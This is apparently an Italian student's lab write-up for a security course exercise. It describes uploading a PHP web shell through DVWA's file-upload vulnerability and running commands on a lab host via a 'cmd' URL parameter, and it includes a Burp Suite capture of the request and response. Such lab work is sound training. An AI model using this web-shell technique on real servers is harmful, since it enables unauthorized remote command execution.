



ESERCIZIO S6/L1

Lo scopo dell'esercizio di oggi è quello di sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP.

Il primo passaggio che sono andata a fare è stato quello di aprire Burp Suite su Kali per intercettare le varie richieste. Ho aperto la pagina di DVWA, ho cliccato sulla sezione upload e ho caricato il file con la shell in PHP.



Successivamente ho copiato nell'URL quello che mi ha dato caricando il file, e ho visto che mi dava un errore.



Inserendo la voce "cmd=ls", l'errore non è più apparso. Si è aperta la pagina dove ho visto le cartelle e in questo modo ho preso il comando della macchina.

The screenshot shows a web browser window on the left and the Burp Suite interface on the right. The browser displays the URL `192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=ls` and the response `dvwa_email.png shell.php`. The Burp Suite interface shows a list of HTTP history items, with the selected item being a GET request to `/dvwa/hackable/uploads/shell.php?cmd=ls`. The Request and Response tabs are open, showing the raw HTTP data. The Request tab shows the following details:

- 1 GET
- 2 /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
- 3 Host: 192.168.50.101
- 4 Upgrade-Insecure-Requests: 1
- 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
- 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
- 7 Accept-Encoding: gzip, deflate, br
- 8 Accept-Language: en-US,en;q=0.9

The Response tab shows the following details:

- 1 HTTP/1.1 200 OK
- 2 Date: Mon, 30 Oct 2023 14:33:38 GMT
- 3 Server: Apache/2.2.8 (Ubuntu) DAV/2
- 4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
- 5 Content-Length: 25
- 6 Connection: close
- 7 Content-Type: text/html
- 8 dvwa_email.png
- 9 shell.php

The Inspector tab shows the request attributes, query parameters, cookies, headers, and response headers. The request headers are:

- Host: 192.168.50.101
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
- Accept-Encoding: gzip, deflate, br
- Accept-Language: en-US,en;q=0.9

The response headers are:

- Date: Mon, 30 Oct 2023 14:33:38 GMT
- Server: Apache/2.2.8 (Ubuntu) DAV/2
- X-Powered-By: PHP/5.2.4-2ubuntu5.10
- Content-Length: 25
- Connection: close
- Content-Type: text/html